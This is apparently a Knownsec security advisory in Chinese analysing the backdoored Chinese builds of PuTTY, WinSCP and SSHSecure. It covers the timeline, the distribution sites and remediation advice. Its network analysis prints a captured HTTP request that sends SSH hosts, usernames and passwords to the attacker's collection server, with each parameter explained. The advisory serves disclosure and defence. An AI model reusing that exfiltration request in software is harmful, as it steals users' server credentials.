中文版putty后门事件分析

1. 概述


近几日，中文版putty等SSH远程管理工具被曝出存在后门，该后门会自动窃取管理员所输入的SSH用户名与口令，并将其发送至指定服务器上。

知道创宇安全研究小组在第一时间获取该消息后，对此次事件进行了跟踪和分析。

根据分析，此次事件涉及到来自putty.org.cn、putty.ws、winscp.cc和sshsecure.com站点的中文版putty、WinSCP、SSHSecure和sftp等软件，而这些软件的英文版本不受影响。

1. 时间线

**1月25日：**新浪微博有网友发布消息称putty和winscp中装有后门程序，但该条微博并未提及后门程序的类型及其技术细节，而且消息也未被过多的人所重视，目前无法确定该条微博是否与此次事件有关联：



**1月30日下午16点左右：**互联网上再度出现关于中文版putty等SSH管理软件被装有后门的消息，并且此消息对后门的行为特征进行了简要的描述 —— 该程序会导致root密码丢失，但发布者仍未披露具体的技术细节：



以上微博的短URL所对应的文章截图如下：



**1月31日：**经过一晚的酝酿，putty事件开始在互联网上广泛传播，微博、论坛等信息发布平台上开始大量出现putty后门事件的消息，同时，很多技术人员也开始对含有后门的putty等SSH管理软件进行技术分析，并陆续发布其中的技术细节。

1. 事件分析
   1. 问题软件源头

知道创宇安全研究团队在获取信息后，第一时间对putty等软件进行了跟踪分析。

通过分析发现，来自以下几个站点的中文版putty、WinSCP、SSHSecure和sftp等软件都可能存在后门程序：

http://www.putty.org.cn

http://www.putty.ws

http://www.winscp.cc

http://www.sshsecure.com

* 1. 行为分析
     1. 网络行为分析

使用带有后门程序的中文版putty等SSH管理软件连接服务器时，程序会自动记录登录时的用户名、密码和服务器IP地址等信息，并会以HTTP的方式将这些信息发送到指定的服务器上，以下是在分析过程中抓取到的原始HTTP数据：

GET /yj33/js2.asp?act=add&user=50.23.79.188&pwd=abc&ll1=pass&ll2=22&ll3=PuTTY HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0a2) Gecko/20110613 Firefox/6.0a2

Host: l.ip-163.com:88

Pragma: no-cache

从以上数据可以获得以下信息：

1. 敏感信息通过HTTP GET的方式发送到服务器l.ip-163.com上（经测试，该域名与putty.org.cn位于同一IP地址上）
2. 用于收集密码的程序地址为http:// l.ip-163.com:88/yj33/js2.asp
3. 敏感信息以GET参数的方式发送到服务器上，相关参数为：

**act=add&user=50.23.79.188&pwd=abc&ll1=pass&ll2=22&ll3=PuTTY**

**每个字段的作用如下：**

* act为执行的动作，参数add用于添加信息，经测试，也可使用del来删除信息
* user为SSH服务器的IP地址，此处为50.23.79.188
* pwd为连接服务器时的登录用户名，此处为abc
* ll1为登录密码，此处为pass
* ll2为目标服务器的SSH端口，此处为22（即，默认端口）
* ll3则为客户端类型，此处为PuTTY
  + 1. 服务器本地文件分析

知道创宇安全研究团队借助文件完整性校验的方式，对服务器初始安全状态下的/etc、/lib、/usr、/bin等敏感目录进行了完整性备份，并在putty连接测试后对这些目录的文件变更、丢失和添加等情况进行了校验，校验结果显示，中文版putty并未对服务器自动安装后门程序。

网络上部分消息称，有些使用中文版putty进行过远程管理的服务器上出现恶意代码和文件，可能是由于恶意用户获取了putty所收集的密码后人为植入所致。

* 1. 事件后续

截止至2月1日，在本次事件中所涉及的以下域名均已不能访问：

http://www.putty.org.cn

http://putty.ws

http://www.winscp.cc

http://www.sshsecure.com

http://l.ip-163.com:88

但是，在1月31日晚，网络上传出“l.ip-163.com被黑”的消息并配有一张“受害者列表”的截图：



而就在此消息发布不久之后，互联网上便出现了完整的受害者列表供所有用户浏览和下载，根据这份来自互联网列表的显示，不但有众多政府网站位列其中，IBM、Oracle、HP等大厂商的服务器也出现在列表内。

1. 安全建议

若您使用过中文版的putty、WinSCP、SSHSecure和sftp等软件，但暂时又不能对服务器进行下线处理，可采取以下临时解决方案来处理：

1. 使用chkrootkit或rootkit hunter对服务器进行扫描，检查是否存在已知后门
2. 查看网络是否有可疑外联，并加强对可疑外联的监控
3. 在网络层建立端口访问控制策略，阻止除正常业务外的一切非业务、非管理端口
4. 更换SSH登录密码，建议登录时使用证书加密码的组合方式进行身份验证
5. 登录SSH时，不要直接使用root用户，先使用普通用户登录后，再su至root
6. 服务器端通过TCP Wrapper或iptables等软件，限制IP访问，仅允许特定IP地址对服务器的SSH进行连接和管理
7. 如需使用putty、WinSCP等软件，可访问其官方站点下载：

<http://www.putty.org/>

<http://winscp.net/eng/docs/lang:chs>

1. 关于知道创宇

北京知道创宇信息技术有限公司（简称知道创宇）成立于2007年8月，是国内最早专注于提供Web安全解决方案的自主创新型企业之一。总部设在中国北京，在香港设有分公司，在上海、成都设有分支机构，客户及合作伙伴遍布中国、美国、日本、韩国及香港地区。我们追求卓越的WEB安全技术，致力于为网站提供安全产品、SaaS（安全即服务）服务，让网站更安全，为中国互联网的信息安全贡献我们的一份力量。

更多信息，请访问：<http://www.knownsec.com>